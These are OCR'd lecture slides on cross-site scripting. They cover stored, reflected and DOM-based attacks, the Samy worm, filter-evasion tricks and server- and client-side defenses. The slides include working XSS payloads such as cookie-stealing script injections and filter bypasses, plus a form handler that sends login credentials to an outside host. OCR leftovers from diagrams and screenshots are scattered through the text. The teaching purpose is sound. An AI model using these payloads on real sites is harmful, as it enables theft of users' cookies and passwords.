
3 cl ink

4 echo user input

Send bad stuff

Reflect it back

Stored XSS



Attack Server

1 Inject malicious script

Store bad stuff

Server Victim

User Victim

2 request content

3 receive m... script

Download it

4 steal valuable data

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

`<div style=“background:url(‘javascript:alert(1)’)”>`

And can hide `“javascript”` as `“java\nscript”`

- With careful javascript hacking:
  - Samy worm infected anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL


```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Amit Klein ... XSS of the Third Kind

Defenses at server



Attack Server

1 visit web site

2 receive malicious page

5 send valuable data

User Victim

3 click on link

4 echo user input

Server Victim

How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering


- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot for “ …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG “””><SCRIPT>alert(“XSS”)…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest=“false" %>



A potentially dangerous Request.Form value was detected from the client (_ctl1="<script"). - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost/code/ASP.NET1.1/RequestValidation.aspx
Go Links
Done
Local intranet

Server Error in '/Code' Application.

A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and
location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").]
   System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
   System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
   System.Web.HttpRequest.get_Form()
   System.Web.UI.Page.GetCollectionBasedOnMethod()
   System.Web.UI.Page.DeterminePostBackMode()
   System.Web.UI.Adapters.PageAdapter.DeterminePostBackMode()
   System.Web.UI.Page.ProcessRequestMain()
   System.Web.UI.Page.ProcessRequest()
   System.Web.UI.Page.ProcessRequest(HttpContext context)
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication+IExecutionStep.Execute()
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
```

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters


- Suppose a filter removes <script
  - Good case
    - <script src=“ ...” → src=“...”
  - But then
    - <scr<scriptipt src=“ ...” → <script src=“ ...”

Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

HttpOnly Cookies IE6 SP1, FF2.0.0.5

(not Safari?)




- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.


IE XSS Filter

- What can you do at the client?



http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx

Complex problems in social network sites



Becky Moore

Kristy Cloyd

Yun Wang

Alpha

Test A (Firefox and Safari)

Test B (Safari, Opera and Chrome)

Posted Items

3 of 13 posted items See All

sm06's photos
04 October 05:19

09 October

Shane McPart

i know! i know! i
its better for hin
we want to go t
let me know son
when i can come

Wall-to-Wall - W

06 October

Sergio is wo

Marco
I'm sur

Write a comme

02 October

User data

User-supplied application

XSS points to remember

- Key defensive approaches
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Lecture outline

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices

Finding vulnerabilities

Survey of Web Vulnerability Tools

Local

acunetix

IBM®

RAPID7

N-Stalker
THE WEB SECURITY SPECIALISTS

hp

CENZIC

